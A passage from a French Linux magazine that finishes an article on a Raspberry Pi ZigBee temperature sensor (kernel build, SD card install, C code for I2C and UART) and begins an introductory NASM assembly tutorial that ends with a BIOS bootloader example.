host$ make ARCH=arm CROSS_COMPILE=arm-none-
linux-gnueabi- bcm2709_defconfig
host$ make ARCH=arm CROSS_COMPILE=arm-none-
linux-gnueabi- zImage modules dtbs
```

On installe ensuite les modules dans le système de fichiers *root* :

```
host$ cd linux
host$ make ARCH=arm CROSS_COMPILE=arm-none-
linux-gnueabi- INSTALL_MOD_PATH=../rootfs/root_
fs/ modules_install
```

6. INSTALLATION SUR LA CARTE SD

La carte SD de la carte RPi contient initialement la distribution Raspbian que nous allons écraser avec notre propre distribution.

La carte SD est insérée dans un lecteur connecté au PC de développement. On supposera (à adapter à son environnement) que :

• la partition **/dev/sdb1** correspond à la partition FAT qui contient le noyau Linux, le *firmware* et les fichiers de configuration de la carte Rpi ;

• la partition **/dev/sdb2** correspond à la partition ext4 qui contient le système de fichiers *root*.

On installera d'abord le noyau Linux et les fichiers de configuration du noyau :

```
host$ cd linux
host$ sudo mount /dev/sdb1 /mnt
host$ sudo scripts/mkknlimg arch/arm/boot/
zImage /mnt/kernel7.img
host$ sudo cp arch/arm/boot/dts/*.dtb /mnt
host$ sudo cp arch/arm/boot/dts/overlays/*.dtb*
/mnt/overlays/
host$ sudo cp arch/arm/boot/dts/overlays/README
/mnt/overlays/
```

On ajustera le fichier de configuration de la carte RPi **cmdline.txt** :

```
host$ cat /mnt/cmdline.txt
dwc_otg.lpm_enable=0 console=tty1 root=/dev/
mmcblk0p2 rootfstype=ext4 elevator=deadline
fsck.repair=yes rootwait ip=192.168.0.100 3
```

On ajustera le fichier de configuration de la carte RPi **config.txt** :

```
host$ cat /mnt/config.txt
...
# Uncomment some or all of these to enable the
optional hardware interfaces
dtparam=i2c_arm=on
dtparam=i2s=on
dtparam=spi=on
...
dtparam=audio=off
core_freq=250
enable_uart=1
dtoverlay=pi3-disable-bt
```

On peut noter que :

- les bus I2C et SPI sont activés ;
- on a changé la fréquence **core_freq** pour que la liaison série marche correctement avec le modèle 3 B (bug référencé) ;
- on a dévalidé le Bluetooth pour récupérer le vrai port série **/dev/ttyAMA0** qui sera utilisé pour communiquer avec le module Xbee ;
- l'adresse IP de la carte rpi-zigbee est **192.168.0.100**.

On démonte la partition **/dev/sdb1** :

```
host$ sudo umount /mnt
```

On installe enfin le système de fichiers *root* :

```
host$ cd rootfs
host$ sudo mount /dev/sdb2 /mnt
host$ sudo \rm -rf /mnt/*
host$ sudo cp -r root_fs/* /mnt
host$ sudo umount /mnt
```

La carte SD est ensuite insérée dans son emplacement puis la carte rpi-zigbee est démarrée.

7. TESTS DE LA CARTE RPI-ZIGBEE

La liaison série étant utilisée pour l'interfaçage avec le module XBee, on se connecte à la carte rpi-zigbee par **telnet** :

```
host$ telnet 192.168.0.100
```

Il est alors possible de tester le capteur de température DS1624 ainsi que l'interface ZigBee.

Nous allons déjà tester l'interface I2C et le capteur de température. On charge en premier lieu les modules I2C :

```
rpi# modprobe i2c-dev
rpi# modprobe i2c-bcm2708
```

La bibliothèque **libi2c.c** fournit les fonctions suivantes :

- **ds1624_init()** : initialisation ;
- **ds1624_start()** : lancement de l'acquisition de la température ;
- **ds1624_stop()** : fin d'acquisition ;
- **ds1624_read_temp()** : lecture de la température ;
- **ds1624_close()** : libération des ressources.

Le code source de la bibliothèque **libi2c.c** est donné ci-après :

```
#include <sys/types.h>
#include <sys/stat.h>
#include <fcntl.h>
#include <termios.h>
#include <stdio.h>
#include <strings.h>
#include <unistd.h>
#include <stdlib.h>
#include <linux/i2c-dev.h>
#include <sys/ioctl.h>
#include <sys/types.h>
#include <sys/stat.h>
```

```
#include "libi2c.h"

int fd_i2c;

void ds1624_init()
{
char *i2cdev = "/dev/i2c-1";

if ((fd_i2c = open(i2cdev, O_RDWR)) < 0) {
     printf("Failed to open i2c port\n");
     exit(1);
}

if (ioctl(fd_i2c, I2C_SLAVE, DS1624_ADDR) < 0) {
    printf("Unable to get bus access to
talk to slave\n");
    exit(1);
}
}


void ds1624_start()
{
char command;

command  = DS1624_START;

if ((write(fd_i2c, &command, 1)) != 1) {
     printf("Error writing DS1624_START
command to i2c slave\n");
     exit(1);
}

usleep(10000);
}


void ds1624_stop()
{
char command;

command = DS1624_STOP;

if ((write(fd_i2c, &command, 1)) != 1) {
     printf("Error writing DS1624_STOP command
to i2c slave\n");
     exit(1);
}
}


double ds1624_read_temp()
{
char command;
char temp_l, temp_h;
double temp;
command = DS1624_READ_TEMP;
if ((write(fd_i2c, &command, 1)) != 1) {
     printf("Error writing DS1624_READ_TEMP
command to i2c slave\n");
     exit(1);
}

if (read(fd_i2c, &temp_h, 1) != 1) {
     printf("Unable to read from slave\n");
     exit(1);
}

if (read(fd_i2c, &temp_l, 1) != 1) {
     printf("Unable to read from slave\n");
     exit(1);
}

temp_l = temp_l >> 4;
temp = temp_h + (0.0625 * temp_l);

return((double) temp);
}

void ds1624_close()
{
close(fd_i2c);
}
```

Le code source du programme de test **tstDS1624** du capteur de température est le suivant :

```
#include <stdio.h>
#include <string.h>
#include <stdlib.h>

#include "libi2c.h"

int main(argc, argv)
int argc;
char *argv[];
{
double temp;

ds1624_init();

while(1) {
  ds1624_start();
  ds1624_stop();

  temp = ds1624_read_temp();

  printf("TEMP=%02.1f\n", temp);
  fflush(stdout);

  sleep(1);
}
ds1624_close();

exit(0);
}
```

Le test sur la carte rpi-zigbee produit les traces suivantes :

```
rpi# /bin/tstDS1424
TEMP=23.1
TEMP=23.1
TEMP=23.2
...
```

Il reste alors à interfacer le capteur de température à l'interface ZigBee. La température du capteur est envoyée périodiquement toutes les secondes vers le coordinateur ZigBee qui est connecté par USB au PC de développement. La température est affichée brute avec **minicom**.

La bibliothèque **libuart.c** fournit les fonctions suivantes :

- **UartInit()** : initialisation ;
- **SendByte()** : envoi d'un caractère sur l'interface Xbee ;
- **ReceiveByte()** : attente de réception d'un caractère depuis l'interface ZigBee ;
- **SendString()** : envoi d'une chaîne de caractères sur l'interface Xbee ;
- **UartClose()** : libération des ressources.

Le code source de la bibliothèque **libuart.c** est donné ci-après :

```
#include <sys/types.h>
#include <sys/stat.h>
#include <fcntl.h>
#include <termios.h>
#include <stdio.h>
#include <strings.h>
#include <unistd.h>
#include <stdlib.h>

#include "libuart.h"

char ModemDevice[32];
int fd_uart;

void UartInit(){

fd_uart = open(ModemDevice, O_RDWR | O_NOCTTY);

if (fd_uart < 0) {
     perror(ModemDevice);
     exit(-1);
}
}


void UartClose(){
close(fd_uart);
}
void SendByte (char c){
struct termios newtio;

bzero(&newtio, sizeof(newtio));

newtio.c_cflag = BAUDRATE | CRTSCTS | CS8 |
CLOCAL | CREAD;
newtio.c_oflag = 0;
newtio.c_lflag = 0;
newtio.c_iflag = IGNPAR;
newtio.c_cc[VTIME] = 0;
newtio.c_cc[VMIN] = 1;

tcsetattr(fd_uart, TCSANOW, &newtio);

write(fd_uart, &c, 1);
}


char ReceiveByte (void){
static char c;
struct termios newtio;

bzero(&newtio, sizeof(newtio));

newtio.c_cflag = BAUDRATE | CRTSCTS | CS8 |
CLOCAL | CREAD;
newtio.c_oflag = 0;
newtio.c_lflag = 0;
newtio.c_iflag = IGNPAR;
newtio.c_cc[VTIME] = 0;
newtio.c_cc[VMIN] = 1;

tcsetattr(fd_uart, TCSANOW, &newtio);

read(fd_uart, &c, 1);

return(c);
}


void SendString(const char *s)
{
int i;

i = 0;

while(s[i]!='\0') {
 SendByte(s[i]);
 i++;
}
}
```

Le code source du programme IoT **iot-rpi** de notre objet connecté est ainsi le suivant :

```
#include <stdio.h>
#include <string.h>
#include <stdlib.h>
#include "libi2c.h"
#include "libuart.h"

#define XBEE_DEV    "/dev/ttyAMA0"

int main(argc, argv)
int argc;
char *argv[];
{
double temp;
char buf[16];

ds1624_init();

strcpy(ModemDevice, XBEE_DEV);
UartInit();

while(1) {
    ds1624_start();
    ds1624_stop();

    temp = ds1624_read_temp();

    sprintf(buf, "RPI01=%02.1f\r", temp);

    SendString(buf);

    sleep(1);
}
ds1624_close();
UartClose();

exit(0);
}
```

Le programme **iot-rpi** est lancé sur la carte rpi-zigbee :

```
rpi# /bin/iot-rpi
```

Sur le PC de développement, on lance **minicom** qui est connecté au port USB sur lequel se trouve la platine d'interface USB (ou le *dongle* USB ZigBee) avec son module XBee qui sert de coordinateur ZigBee. On obtient alors sur le PC de développement les traces suivantes :

```
host% minicom -D /dev/ttyUSB0
RPI01=23.3
RPI01=23.3
...
```

La carte rpi-zigbee est donc parfaitement opérationnelle. Nous pouvons donc récupérer à distance l'information issue d'un capteur déporté via le réseau ZigBee.

CONCLUSION

Nous avons pu voir la conception matérielle d'un objet connecté à base d'une carte Raspberry Pi 3 B munie d'une interface réseau sans fil ZigBee. Une carte spécifique d'E/S a été développée pour intégrer un capteur de température I2C ainsi qu'un module XBee pour l'interface ZigBee. Le tout forme la carte rpi-zigbee correspondant ainsi à notre objet connecté.

Notre objet connecté ZigBee est simple, mais opérationnel. Il peut devenir le point de départ d'un objet connecté plus complexe avec plus de capteurs et de fonctionnalités.

Le lecteur a la maîtrise de la conception matérielle et de toutes les briques logicielles en partant de leurs sources. Tout est maintenant pour lui affaire d'imagination... ■

RÉFÉRENCES

[1] *« Étude et réalisation d'un capteur sans fil ZigBee »*, *GNU/Linux Magazine Hors-série n°38*, septembre 2008

[2] Norme ZigBee : http://www.zigbee.org/

[3] Module Xbee : http://www.lextronic.fr/R2842-modules-xbee.html

[4] Platine d'interface pour module XBee : http://www.lextronic.fr/P1901-platine-dinterface-pour-xbee.html

[5] Logiciel XCTU : https://www.digi.com/products/xbee-rf-solutions/xctu-software

[6] *Dongle* USB et platine d'interface USB de programmation pour module XBee : http://www.lextronic.fr/P26733-dongle-usb-pour-module-xbee.html et http://www.lextronic.fr/P4117-platine-dinterface-usb-pour-xbee.html

[7] Ressources de l'article : http://kadionik.vvv.enseirb-matmeca.fr/pub/rpi-zigbee/

[8] Distribution Raspbian : https://www.raspberrypi.org/downloads/raspbian/

[9] Guide d'installation de Raspbian : https://www.raspberrypi.org/documentation/installation/installing-images/linux.md

BACK TO BASICS : L'ASSEMBLEUR

TRISTAN COLOMBO

SYLVAIN NAYROLLES
[Security Software Engineer]

MOTS-CLÉS : ASSEMBLEUR, NASM, PROCESSEUR, 32 BITS, 64 BITS

Ah, que de bons souvenirs avec l'assembleur ! Je ne sais pas pour vous, mais moi je n'y ai touché qu'une fois, en licence (de nos jours on dit L3), pour parvenir péniblement à réaliser une division. Des années plus tard, je me dis que j'ai peut-être raté quelque chose et qu'à défaut de devenir un pro de l'assembleur, il pourrait être intéressant d'en comprendre quelques rouages.

Nous savons tous que l'assembleur est le langage qui sera le plus directement « compris » par la machine et qu'en ce sens tout programme écrit en assembleur (correctement) sera plus rapide que le même programme dans n'importe quel autre langage. Le problème va justement être de produire du code en assembleur...

Dans cet article, je vous propose d'installer un assembleur, **nasm**, et d'analyser un programme simple, le traditionnel « hello world ».

NOTE

Rappel

L'assembleur est le programme qui va traduire des mnémoniques en langage machine (propre à chaque processeur). Les instructions en langage machine ne sont que des codes (opcodes) illisibles pour les êtres humains.

1. INSTALLATION ET PREMIER TEST

nasm est disponible dans les dépôts des distributions basées sur **GNU/Debian** :

```
$ sudo apt install nasm
```

Nous allons immédiatement tester un programme que nous analyserons par la suite, **hello.asm** :

```
01: section .text
02: global  _start
03:
04: _start:
05:     mov ecx, message
06:     mov edx, length
07:     mov ebx, 1
08:     mov eax, 4
09:     int 0x80
10:
11:     mov eax, 1
12:     int 0x80
13:
14: section .data
15:     message db 'Hello GLMF!', 10
16:     length equ $ - message
```

Je vous rassure immédiatement, à ce stade-là moi non plus je n'y comprends absolument rien, j'ai seulement copié un code trouvé sur Internet (tiens, je me demande si ça vous rassure vraiment en fait...).

On va commencer par tester notre programme grâce aux lignes suivantes :

```
$ nasm -f elf -o hello.o hello.asm
$ ld -m elf_i386 -o hello hello.o
$ hello
Hello GLMF!
```

Ça marche ! Maintenant il reste à comprendre ce que nous venons de faire et si possible améliorer un petit peu le code.

1.1 Compilation

Commençons par la fin avec cette commande :

```
$ nasm -f elf -o hello.o hello.asm
```

Le manuel de nasm **[1]** nous indique :

- **-f** permet de définir le format de sortie. Ici nous avons choisi **elf** (*Executable and Linkable Format*) et si nous n'avions rien indiqué le format par défaut aurait été **bin** (format binaire). Contrairement aux fichiers bin, les fichiers elf disposent d'informations supplémentaires pour le débuggage et sont donc plus « verbeux ». Sur notre exemple le fichier elf tient sur 640 octets alors que le bin n'a besoin que de 48 octets ;
- **-o** indique simplement le nom du fichier de sortie ;
- le dernier paramètre, ici **hello.asm**, est le nom du fichier contenant le code source.

Notez que l'option **-l** permet de générer un fichier de listing dans lequel vous pourrez voir en vis-à-vis le code machine et votre code source :

```
$ nasm -f elf hello.asm -l hello.lst
```

Le contenu du fichier **hello.lst** est le suivant :

```
   1                                  section .text
   2                                  global  _start
   3
   4                                  _start:
   5 00000000 B9[00000000]                mov ecx, message
   6 00000005 BA0C000000                  mov edx, length
   7 0000000A BB01000000                  mov ebx, 1
   8 0000000F B804000000                  mov eax, 4
   9 00000014 CD80                        int 0x80
  10
  11 00000016 B801000000                  mov eax, 1
  12 0000001B CD80                        int 0x80
  13
  14                                  section .data
  15 00000000 48656C6C6F20474C4D-         message db
'Hello GLMF!', 10
  16 00000009 46210A
  17                                      length equ $ -
message
```

À la suite de la compilation nous avons lancé la commande suivante :

```
$ ld -m elf_i386 -o hello hello.o
```

ld permet l'édition de liens pour créer le fichier exécutable **hello** (option **-o** pour le nom du fichier de sortie) à partir du fichier objet **hello.o** au format elf (option **-m elf_i386**).

1.2 Taille du code

Avant de poursuivre, je vous propose une petite comparaison de taille du code avec un programme équivalent en C, que nous appellerons **hello.c** :

```
01: #include <stdio.h>
02:
03: int main()
04: {
05:     printf("Hello GLMF!");
06:     return 0;
07: }
```

NOTE

Il est possible de désassembler le code exécutable pour voir le code machine généré. Pour cela, il faut utiliser l'outil **objdump** du paquet **binutils** :

```
$ sudo apt install binutils
$ objdump -D hello
hello:     format de fichier elf32-i386


Déassemblage de la section .text :

08048080 <_start>:
 8048080:       b9 a0 90 04 08        mov    $0x80490a0,%ecx
 8048085:       ba 0c 00 00 00        mov    $0xc,%edx
 804808a:       bb 01 00 00 00        mov    $0x1,%ebx
 804808f:       b8 04 00 00 00        mov    $0x4,%eax
 8048094:       cd 80                 int    $0x80
 8048096:       b8 01 00 00 00        mov    $0x1,%eax
 804809b:       cd 80                 int    $0x80

Déassemblage de la section .data :

080490a0 <message>:
 80490a0:       48                    dec    %eax
 80490a1:       65 6c                 gs insb (%dx),%es:(%edi)
 80490a3:       6c                    insb   (%dx),%es:(%edi)
 80490a4:       6f                    outsl  %ds:(%esi),(%dx)
 80490a5:       20 47 4c              and    %al,0x4c(%edi)
 80490a8:       4d                    dec    %ebp
 80490a9:       46                    inc    %esi
 80490aa:       21 0a                 and    %ecx,(%edx)
```

Si, par exemple, on prend la ligne **804808a**, on voit bien la correspondance avec la ligne 7 de **hello.lst** (**0x1** en hexadécimal vaut bien entendu **1**) :

```
804808a:       bb 01 00 00 00          mov    $0x1,%ebx
     7 0000000A BB01000000                  mov ebx, 1
```

Après compilation ce code pèse 6,5 Kio :

```
$ gcc hello.c -o hello_c
$ ls -ail hello_c
33694939 -rwxr-xr-x 1 tristan tristan 6704 sept.  22 10:47 hello_c
```

Et même si nous supprimons quelques informations de débuggage, au mieux nous arrivons à 4,3 Kio :

```
$ strip -s hello_c
$ ls -ail hello_c
33694940 -rwxr-xr-x 1 tristan tristan 4424 sept.  22 10:48 hello_c
```

Comparé aux 640 octets du fichier elf, l'assembleur représente quand même un facteur de gain de 6,5 ! Nous ne parlerons même pas du fichier bin...

1.3 Analyse du code

Les deux premières lignes ne sont pas des instructions pour le processeur, mais des directives pour l'assembleur : elles ne sont pas traduites en langage machine.

En ligne 1, **section .text** définit la section appelée « .text ». Une section est un segment de données et les noms de sections autorisés sont : **.text** (pour le code), **.data** (pour les variables globales) et **.bss** (pour les variables statiques) **[2]**. Vous constaterez d'ailleurs en ligne 14 qu'une section « .data » est définie. Enfin, sachez que la directive **section** a la même signification que **segment** (si cela vous paraît plus parlant...).

La ligne 2, **global _start**, indique à l'éditeur de lien où démarre le programme (**global** permet une visibilité externe). **ld** va rechercher ce **_start** et si vous l'omettez vous ne pourrez pas exécuter votre code. Voici le message obtenu si l'on modifie le nom du label où si l'on supprime la directive :

```
$ ld -m elf_i386 -o hello
hello.o
ld: AVERTISSEMENT: ne peut
trouver le symbole d'entrée
_start; utilise par défaut
0000000008048080
```

En ligne 5, nous voyons enfin quelque chose qui nous rappelle de l'assembleur : **mov ecx, message**. L'instruction **mov** permet de placer une donnée dans un registre mémoire (ici **ecx**). Sa syntaxe est **mov destination, source** : on déplace la donnée **source** dans le registre **destination**. Ainsi, **mov eax, 3** stocke la valeur **3** dans le registre **eax**. Dans la ligne qui nous intéresse on ne travaille pas directement avec une valeur, on utilise la variable **message** définie dans la section **.data** des lignes 14 à 16. **message**, défini en ligne 15, est une chaîne de caractères contenant « Hello GLMF!\n » (le **10** concaténé à la fin de la chaîne représente le caractère **\n**). L'instruction **db** réserve des

octets pour y stocker nos données et nous permet d'y accéder grâce au nom que nous avons défini plutôt que d'utiliser une adresse mémoire (que nous ne connaissons pas). Ce mécanisme permet donc de déclarer des variables. Par exemple, pour effectuer un `i = 5`, nous pouvons taper :

```
i db 5
```

Ici il serait sans doute plus dans la philosophie de l'assembleur de placer directement la valeur dans un registre, mais cela illustre bien le fonctionnement de `db`. Attention, lorsque l'on utilise `message` ou `i`, on a pas accès directement à la donnée, mais à son adresse mémoire. `mov eax, message` stocke donc dans `eax` l'adresse mémoire de départ de la chaîne de caractères.

En ligne 6, `mov edx, length`, nous plaçons le contenu de `length` dans le registre `edx`. `length` est définie en ligne 16 par `length equ $ - message` où l'instruction `equ` permet de définir un symbole (on peut le voir comme une constante). La syntaxe est `symbole equ valeur`. Ici la valeur de `length` est égale à `$ - message`, c'est-à-dire la position courante dans le code (`$`) à laquelle on soustrait la position de `message` (ce qui donne la taille de `message`).

Dans les lignes 7 et 8, nous plaçons simplement les valeurs `1` et `4` respectivement dans `ebx` et `eax`. `1` correspond au descripteur de fichier `stdout` que nous allons utiliser pour afficher notre chaîne de caractères et `4` correspond au type d'appel système que nous souhaitons réaliser en ligne 9 par `int 0x80`. `4` correspond à `sys_write` **[3]**. L'interruption `0x80` déclenche donc l'appel de la commande de code `eax` avec pour paramètres `ebx` (type de sortie), `ecx` (chaîne de caractères) et `edx` (longueur).

On termine le programme avec un appel à `sys_exit` **[3]** dont le code est `1` (ligne 11 puis appel système ligne 12).

NOTE

Pour concaténer des chaînes de caractères, on emploie le caractère virgule :

```
message db 'Hello', ' GLMF !'
```

À PROPOS DES REGISTRES DANS NASM

Les registres dépendent de l'architecture du processeur ciblé.

CPU 16 BITS

On trouve quatre registres généraux de 16 bits `AX`, `BX`, `CX` et `DX`. Chaque registre peut être décomposé en deux registres de 8 bits. Par exemple, `AH` contient les 8 bits de poids fort de `AX` et `AL` les 8 bits de poids faible.

`SI` et `DI` sont deux registres d'index de 16 bits utilisés souvent comme pointeurs, mais qui peuvent stocker les mêmes données que les registres précédents.

Les deux registres 16 bits `SP` et `BP` sont utilisés pour pointer sur des données dans la pile du langage machine (pointeur de pile et pointeur de base).

Pour résumer, il y a donc les registres suivants : `AX` (`AH` et `AL`), `BX` (`BH` et `BL`), `CX` (`CH` et `CL`), `DX` (`DH` et `DL`), `SI`, `DI`, `SP` et `BP`.

CPU 32 BITS

On retrouve les registres 16 bits étendus à 32 bits et dont on a changé le nom. `AX` devient `EAX` et on ne peut plus accéder qu'aux bits de poids faible de `EAX` par `AX` (impossible d'accéder directement aux bits de poids fort).

Les autres registres étendus portent le même nom qu'en 16 bits, mais avec le préfixe `E`. On a donc accès aux registres : `EAX` (`AX` pour les bits de poids faible), `EBX` (`BX`), `ECX` (`CX`), `EDX` (`DX`), `ESI`, `EDI`, `ESP` et `EBP`.

CPU 64 bits

Les registres 64 bits portent le préfixe `R` et on a donc : `RAX`, `RBX`, `RCX`, `RDX`, `RSI`, `RDI`, `RSP` et `RBP`.

Si vous souhaitez utiliser les registres 64 bits (dans notre exemple nous travaillons en 32 bits), il faut modifier le nom des registres `EAX` en `RAX`, `EBX` en `RBX`, etc. puis exécuter les commandes suivantes pour obtenir l'exécutable :

```
$ nasm -f elf64 -o hello.o hello.asm
$ ld -m elf_x86_64 -o hello hello.o
```

Malheureusement, à l'exécution on voit que le code de retour n'est pas en accord avec la philosophie UNIX :

```
$ hello
Hello GLMF!
$ echo $?
1
```

Tout s'est déroulé correctement et nous devrions donc renvoyer **0**...

2. MODIFICATION DE LA VALEUR DE RETOUR

D'après tout ce que nous avons vu précédemment il ne devrait pas être très compliqué d'indiquer la valeur de retour de notre programme. D'après **[3]** nous voyons que **sys_exit** attend un paramètre : **int sys_exit(int status)**. Le premier paramètre devant se trouver dans **ebx**, il nous suffit d'ajouter la ligne suivante :

```
...
09:      int 0x80
10:
11:      mov ebx, 0
12:      mov eax, 1
13:      int 0x80
...
```

Après génération de l'exécutable... ça marche !

```
$ hello
Hello GLMF!
$ echo $?
0
```

3. CRÉATION D'UNE FONCTION

Nous avons réussi à améliorer légèrement le programme... mais comment faire si nous souhaitons créer une fonction capable d'afficher un message passé en paramètre ?

Sachant que :

- il suffit de définir un label (comme **_start**) et de définir un bloc d'instruction s'achevant par **ret** (*return from subroutine*, fin de la fonction) pour définir une fonction. Lorsqu'une valeur doit être renvoyée, il faut utiliser les registres **eax** à **edx** ;
- l'appel à une fonction se fait par **call** suivi du label identifiant la fonction ;
- **pusha** permet de sauvegarder l'ensemble des registres et **popa** de les rétablir ;
- les commentaires en ligne commencent par le caractère **;**.

Il est assez simple de transformer notre code pour créer une fonction **print** :

```
01: section .text
02: global  _start
03:
04: print_string:
05: ; print_string eax ebx
06: ;     description : Print
the string eax to stdout
07: ;     eax : string
08: ;     ebx : eax length
09: ;     ret : none
10:      pusha
11:      mov ecx, eax
12:      mov edx, ebx
13:      mov ebx, 1
14:      mov eax, 4
15:      int 0x80
16:      popa
17:      ret
18:
19: _start:
20:      mov eax, message
21:      mov ebx, length
22:      call print_string
23:
24:      mov ebx, 0
25:      mov eax, 1
26:      int 0x80
27:
28: section .data
29:      message db 'Hello
GLMF!', 10
30:      length equ $ -
message
```

Je ne connais pas du tout les conventions de codage en assembleur, mais il m'a semblé pratique d'ajouter les lignes de commentaire 5 à 9 pour indiquer quels étaient les paramètres de la fonction et que renvoyait ladite fonction. Au niveau du code, on se contente de sauvegarder les registres en ligne 10, et de placer **eax** (la chaîne de caractères) dans **ecx**, **ebx** (la longueur de la chaîne) dans **edx**, **1** (paramètre **stdout**) dans **ebx** et **4** dans **eax** (**sys_write**) dans les lignes 11 à 14. On effectue ensuite l'appel système en ligne 15, on rétablit les registres en ligne 16 puis on quitte la fonction en ligne 17.

L'appel à la fonction a lieu dans les lignes 20 à 22 avec la définition des paramètres **eax** et **ebx** en lignes 20 et 21 et l'appel proprement dit en ligne 22.

On peut ensuite améliorer l'architecture de notre code en créant une bibliothèque qui sera incluse grâce à la directive **%include**. On commence par transférer notre fonction dans un fichier **mylib.asm** :

```
01: section .text
02:
03: print_string:
04: ; print_string eax ebx
...
16:      ret
```

Puis on modifie **hello.asm** :

```
01: section .text
02: global  _start
03:
04: %include "mylib.asm"
05:
06: _start:
...
14:
15: section .data
16:      message db 'Hello
GLMF!', 10
17:      length equ $ -
message
```

La génération de l'exécutable se fait exactement de la même manière que précédemment. Là encore on peut améliorer un peu les choses avec un **Makefile** :

```
01: ASM=nasm
02:
03: hello: hello.o
04:  ld -m elf_i386 -o $@
hello.o
05:
06: hello.o: hello.asm
mylib.asm
07:  $(ASM) -f elf -o $@
hello.asm
08:
09: clean:
10:  rm *.o hello
```

Maintenant il n'y a plus qu'à exécuter **make** pour générer l'exécutable et **make clean** pour tout nettoyer.

4. CRÉATION D'UN BOOTLOADER

S'il existe bien encore un endroit où écrire de l'assembleur est inévitable, c'est bien dans la partie du chargement d'un OS. Le démarrage du système d'exploitation est une phase complexe. Il faut, pour l'appréhender, prendre en compte des considérations logicielles et matérielles. Les processeurs de la famille x86 démarrent en mode réel. Il est opposé au mode dit « protégé », qui est le mode d'exécution de votre système d'exploitation, et qui a introduit des concepts tels que la protection de la mémoire (niveaux de privilèges), ou encore la pagination. A contrario, le mode réel, ou mode d'adressage réel, adresse la mémoire directement via un bus de 20 bits qui permet donc d'adresser un *mebibyte*. Il ne doit son existence qu'aux contraintes de rétrocompatibilité. C'est donc bien en partie au bootloader et au système d'exploitation de réaliser la transition entre le mode réel et le mode protégé.

Il existe plusieurs types de *firmwares* avec lesquels un programme en mode réel peut interagir. Nous allons prendre le parti dans lequel nous disposons d'un *firmware* de type BIOS. Son illustre successeur, UEFI possède un tout autre comportement durant la phase de *bootloading*, mais souvent les fondeurs implémentent dans ce dernier un mode de rétrocompatibilité permettant de simuler la phase de *bootoading* du BIOS. Ce mode se nomme CSM pour *Compatibility Support Module*.

4.1 Master Boot Record

Lors de la phase de *bootloading*, le BIOS va rechercher dans chacun des disques disponibles, dans l'ordre défini dans sa configuration, un *Master Boot Record* (MBR). Le MBR se situe sur le premier secteur du disque et doit faire 512 octets. Les deux derniers octets doivent valoir **0xAA55** et constituent le nombre magique du MBR. Une fois identifié, le MBR est chargé à l'adresse **0x7C00** de la mémoire physique puis exécuté. En utilisant les fonctionnalités de nasm notre fichier **mbr.asm** peut s'initier de la manière suivante :

```
01: bits 16     ; mode 16 bit
02: org 0x7C00    ; origine
du programme
03: times 510 - ($ - $$) db
0  ; octets de bourrage
04: dw 0xAA55    ; mbr magic
number
```

Une fois compilé, ceci constitue un MBR valide.

Lors de l'étape de compilation, nous allons fournir à nasm un fichier assembleur en lui précisant que nous voulons une sortie binaire, c'est-à-dire sans ajouter les entêtes des fichiers exécutables tels que elf :

```
$ nasm -isrc/ -f bin src/mbr.asm
-o hello_world
```

Ici nous avons défini **src** comme le répertoire contenant l'intégralité de nos sources.

Nous pouvons maintenant exécuter notre code via **QEmu** disponible dans le paquet **qemu-system-x86** :

```
$ apt install qemu-system-x86
$ qemu-system-i386 -boot a -fda
hello_world
```

4.2 Mémoire

Toutes les zones mémoires ne sont pas disponibles en mode réel, car certaines sont réservées au bon fonctionnement du BIOS par exemple. Il est donc très important de respecter ces zones (voir le tableau ci-dessous) :

Zone	Description
0x00000000 - 0x000003FF	IVT
0x00000400 - 0x000004FF	Données du BIOS
0x00000500 - 0x00007BFF	Non utilisé
0x00007C00 - 0x00007DFF	Le bootloader
0x00007E00 - 0x0009FFFF	Non utilisé
0x000A0000 - 0x000BFFFF	Mémoire vidéo
0x000B0000 - 0x000B7777	Mémoire vidéo monochrome
0x000B8000 - 0x000BFFFF	Mémoire vidéo couleur
0x000C0000 - 0x000C7FFF	La ROM du BIOS
0x000C8000 - 0x000EFFFF	BIOS *shadow* mémoire
0x000F0000 - 0x000FFFFF	BIOS *system*

4.3 Interaction

Afin de pouvoir communiquer avec l'utilisateur, il nous faut, comme dans tous les langages, une API le permettant. En mode réel, le bios nous permet de jouer ce rôle, en communiquant directement avec le *hardware*. L'ensemble des fonctions proposées par le bios est regroupé par le système accessible via l'IVT (*Interrupt Vector Table*) :

Interruption	Description
`int 0x10`	Vidéo
`int 0x11`	Retourne la liste des équipements
`int 0x12`	Retourne la taille de la mémoire
`int 0x13`	Manipulation des disques
`int 0x14`	Port série
`int 0x15`	Service système
`int 0x16`	*Keyboard*
`...`	

Il est possible de consulter l'ensemble des interruptions et fonctions disponibles simplement sur Wikipédia **[4][5]**. Généralement, on détermine la fonction qui nous intéresse via le registre **ah** juste avant l'appel à l'IVT via l'instruction **int**. Afin d'afficher un caractère à l'écran nous pouvons utiliser le code suivant :

```
mov al, 41h
mov ah, 0eh
int 10h
```

Le registre **al**, permet de passer le code du caractère à afficher (**0x41** équivaut au caractère **A**), le registre **ah** permet de spécifier la fonction ; ici **0xe** correspond à la fonction d'écriture en mode TTY. Enfin l'interruption **0x10** correspond au système vidéo.

4.4 Hello World, bios!

Passons un peu à la pratique. Nous avons vu dans les paragraphes précédents, comment générer notre MBR, comment interagir avec le bios. Nous allons donc essayer d'afficher le fameux « hello world » dans la console de démarrage du bios de Qemu. Pour cela, nous allons déclarer deux fonctions : la première servira essentiellement à initier le mode d'affichage dans le bios, et la seconde sera une fonction d'affichage de chaîne de caractères.

Nous allons reprendre le patron du programme que nous avons initié dans les précédents paragraphes afin de l'enrichir de nos deux fonctions d'affichage :

```
01: bits 16   ; mode 16 bit
02: org 0x7C00 ; origine du programme
03:
04:  jmp boot
05:
06: display_enable:
07:  push bp
08:  mov bp, sp
09:
10:  mov ah, 0h
11:  mov al, 07h  ; Text mode, monochrome,
80x25
12:
13:  int 10h
14:
15:  mov sp, bp
16:  pop bp
17:  ret
18:
19: print:
20:  push bp
21:  mov bp, sp
22:
23:  mov si, [bp + 4]; place le premier
argument de la fonction dans le registre si
24:
25: .loop:
26:  lodsb
27:  cmp al, 0 ; verifie si la chaine est
finie par un 0
28:  je .end
29:
30:  mov ah, 0eh
31:  mov bx, 0
32:  int 10h
33:
34:  jmp .loop ; continue
35:
36: .end:
37:  mov sp, bp
38:  pop bp
39:  ret
40:
41: println:
42:  push bp
43:  mov bp, sp
44:
45:  push word [bp + 4]; passe les arguments
46:  call print
47:  add sp, 2
48:
49:  mov ah, 03h ; read cursor position
50:  int 10h  ; put row number in dh and
column in dl
51:
52:  inc dh
53:  mov dl, 0 ; positionne le curseur sur
la ligne suivante
54:
55:  mov ah, 02h
56:  int 10h
57:
58:  mov sp, bp
59:  pop bp
60:  ret
61:
```

```
62: hello_world: db 'Hello world', 0
